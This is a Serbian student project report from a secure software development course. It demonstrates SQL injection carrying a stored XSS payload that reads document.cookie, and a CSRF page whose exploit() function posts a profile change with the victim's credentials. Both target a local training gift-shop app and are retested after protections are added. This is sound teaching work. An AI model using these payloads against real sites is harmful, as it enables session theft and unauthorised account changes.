

UNIVERZITET U BEOGRADU  
ELEKTROTEHNIČKI FAKULTET



## **NAPADI I ZAŠTITA OD NAPADA**

Projekat iz predmeta Razvoj bezbednog softvera

Profesor:

Žarko Stanisavljević, prof. dr

Student:

Filip Kojić 2023/3297

Beograd, Februar 2024.

# SADRŽAJ

SADRŽAJ.....	2
1. SQL INJECTION NAPAD SA XXS SKRIPTOM.....	3
2. PROBA SQL INJECTION NAPADA SA XXS SKRIPTOM NAKON ZAŠTITE .....	5
3. CSRF NAPAD .....	7
4. PROBA CSRF NAPADA NAKON ZAŠTITE.....	10

# 1. SQL INJECTION NAPAD SA XXS SKRIPTOM

Rating: 4.666666666666667

My rating: 5

○ 1 ○ 2 ○ 3 ○ 4 ○ 5 [Rate](#)

[Buy gift](#)

## Gift comments

**bruce wayne**

Very nice.

Add comment

sql\_i\_xss\_napad\_ispisNaKonzoli'; insert into persons(firstname, lastname, email) values('Filip', 'Kojic', '<img src = "x" onerror = "console.log(document.cookie)">') --|

[Create comment](#)

© 2023 Copyright: [Christmas Gift Shop](#)

**Korak 1 - SQL upit koji dodaje novog korisnika sa mejl poljem kao malicioznom XXS skriptom**

○ 1 ○ 2 ○ 3 ○ 4 ○ 5 [Rate](#)

[Buy gift](#)

## Gift comments

**bruce wayne**

Very nice.

**bruce wayne**

sql\_i\_xss\_napad\_ispisNaKonzoli

Add comment

Comment...

[Create comment](#)

© 2023 Copyright: [Christmas Gift Shop](#)

**Korak 2 - Dodat je novi komentar**

Christmas Gift Shop Gifts Users

My Profile Register second factor Logout

# Users

Search... Search

#	First Name	Last Name	Email	
1	bruce	wayne	notBatman@gmail.com	<a href="#">View profile</a>
2	Peter	Petigrew	oneFingernailFewerToClean@gmail.com	<a href="#">View profile</a>
3	Tom	Riddle	theyGotMyNose@gmail.com	<a href="#">View profile</a>
4	Santa	Clause	st@northPole.com	<a href="#">View profile</a>
5	Filip	Kojic	<img src = "x" onerror = "console.log(document.cookie)">	<a href="#">View profile</a>

© 2023 Copyright: [Christmas Gift Shop](#)

### Korak 3 - Ubačen je novi korisnik u bazu

Dimensions: Responsive 965 x 616 100% No throttling

Elements Console Sources Network

top Filter Default levels No Issues

GET http://localhost:8880/x 404 (Not Found) x:1

XSRF-TOKEN=7sf9cmgena706sa3e86g3skrp; JSESSIONID=60FF05F940D161CE12FDA7A5E51780 persons:1

Christmas Gift Shop Gifts Users

My Profile Register second factor Logout

# Users

Search... Search

You searched for

#	First Name	Last Name	Email	
1	bruce	wayne	notBatman@gmail.com	<a href="#">View profile</a>
2	Peter	Petigrew	oneFingernailFewerToClean@gmail.com	<a href="#">View profile</a>
3	Tom	Riddle	theyGotMyNose@gmail.com	<a href="#">View profile</a>
4	Santa	Clause	st@northPole.com	<a href="#">View profile</a>
5	Filip	Kojic		<a href="#">View profile</a>

© 2023 Copyright: [Christmas Gift Shop](#)

Console What's new Issues

Highlights from the Chrome 121 update

@font-palette-values in Elements

The Elements panel now supports and shows a new section in Styles for the @font-palette-values at-rule.

Source map improvements

### Korak 4 – Nakon klika na Search dugme, ispisuje se sesijski kolačić ulogovanog korisnika

## 2. PROBA SQL INJECTION NAPADA SA XXS SKRIPTOM NAKON ZAŠTITE

Rating: 4.666666666666667

My rating: 5

○ 1 ○ 2 ○ 3 ○ 4 ○ 5 [Rate](#)

[Buy gift](#)

### Gift comments

**bruce wayne**

Very nice.

Add comment

sql\_i\_xss\_napad\_ispisNaKonzoli'); insert into persons(firstname, lastname, email) values('Filip', 'Kojic', '<img src = "x" onerror = "console.log(document.cookie)">') --

[Create comment](#)

© 2023 Copyright: [Christmas Gift Shop](#)

**Korak 1 - SQL upit koji dodaje novog korisnika sa mejl poljem kao malicioznom XXS skriptom**

○ 1 ○ 2 ○ 3 ○ 4 ○ 5 [Rate](#)

[Buy gift](#)

### Gift comments

**bruce wayne**

Very nice.

**bruce wayne**

sql\_i\_xss\_napad\_ispisNaKonzoli'); insert into persons(firstname, lastname, email) values('Filip', 'Kojic', '<img src = "x" onerror = "console.log(document.cookie)">') --


Add comment

Comment...

[Create comment](#)

© 2023 Copyright: [Christmas Gift Shop](#)

**Korak 2 - SQL upit je dodat kao običan komentar**



**Korak 3 – Novi korisnik nije ubačen, nakon klika na Search dugme ne ispisiuje se ništa na konzoli**


### 3. CSRF NAPAD

```


1  <!DOCTYPE html>
2  <html>
3    <head>
4      <title>Prize</title>
5    </head>
6
7    <body>
8
9      <div onclick="exploit()" style="background-color: #f0f0f0;">
10        
11        <h1>Click here!</h1>
12      </div>
13
14      <script>
15        1 usage
16        function exploit() {
17          const formData = new FormData();
18          formData.append('id', '1');
19          formData.append('firstName', 'Dobby');
20          formData.append('lastName', 'Free Elf');
21          fetch('http://localhost:8080/update-person',
22            { method: 'POST', body: formData, credentials: 'include' });
23        }
24      </script>
25    </body>
26  </html>

```

Korak 1 – Napisana exploit() funkcija za promenu imena i prezimena korisnika sa id = 1



## Korak 2 – Pregled svih korisnika pre izvršavanja napada



## Korak 3 – Nakon klika na Click here, šalje se zahtev na odgovarajuću putanju



Christmas Gift Shop   Gifts   Users   [My Profile](#)   [Register second factor](#)   [Logout](#)

## Users


Search...

#	First Name	Last Name	Email	
1	Dobby	Free Elf	notBatman@gmail.com	<a href="#">View profile</a>
2	Peter	Petigrew	oneFingernailFewerToClean@gmail.com	<a href="#">View profile</a>
3	Tom	Riddle	theyGotMyNose@gmail.com	<a href="#">View profile</a>
4	Santa	Clause	st@northPole.com	<a href="#">View profile</a>


© 2023 Copyright: [Christmas Gift Shop](#)

**Korak 4 – Uspešno izvršen CSRF napad, promenjeno ime i prezime korisnika sa id = 1**

## 4. PROBA CSRF NAPADA NAKON ZAŠTITE



### Korak 1 – Pregled svih korisnika pre izvršavanja napada



### Korak 2 – Nakon klika na Click here, dobija se poruka sa statusnim kodom 400

Christmas Gift Shop Gifts Users

My Profile Register second factor Logout

# Users

Search... Search

#	First Name	Last Name	Email	
1	bruce	wayne	notBatman@gmail.com	<a href="#">View profile</a>
2	Peter	Petigrew	oneFingernailFewerToClean@gmail.com	<a href="#">View profile</a>
3	Tom	Riddle	theyGotMyNose@gmail.com	<a href="#">View profile</a>
4	Santa	Clause	st@northPole.com	<a href="#">View profile</a>

© 2023 Copyright: [Christmas Gift Shop](#)

**Korak 3 – Ime i prezime korisnika sa id = 1 su ostali nepromenjeni**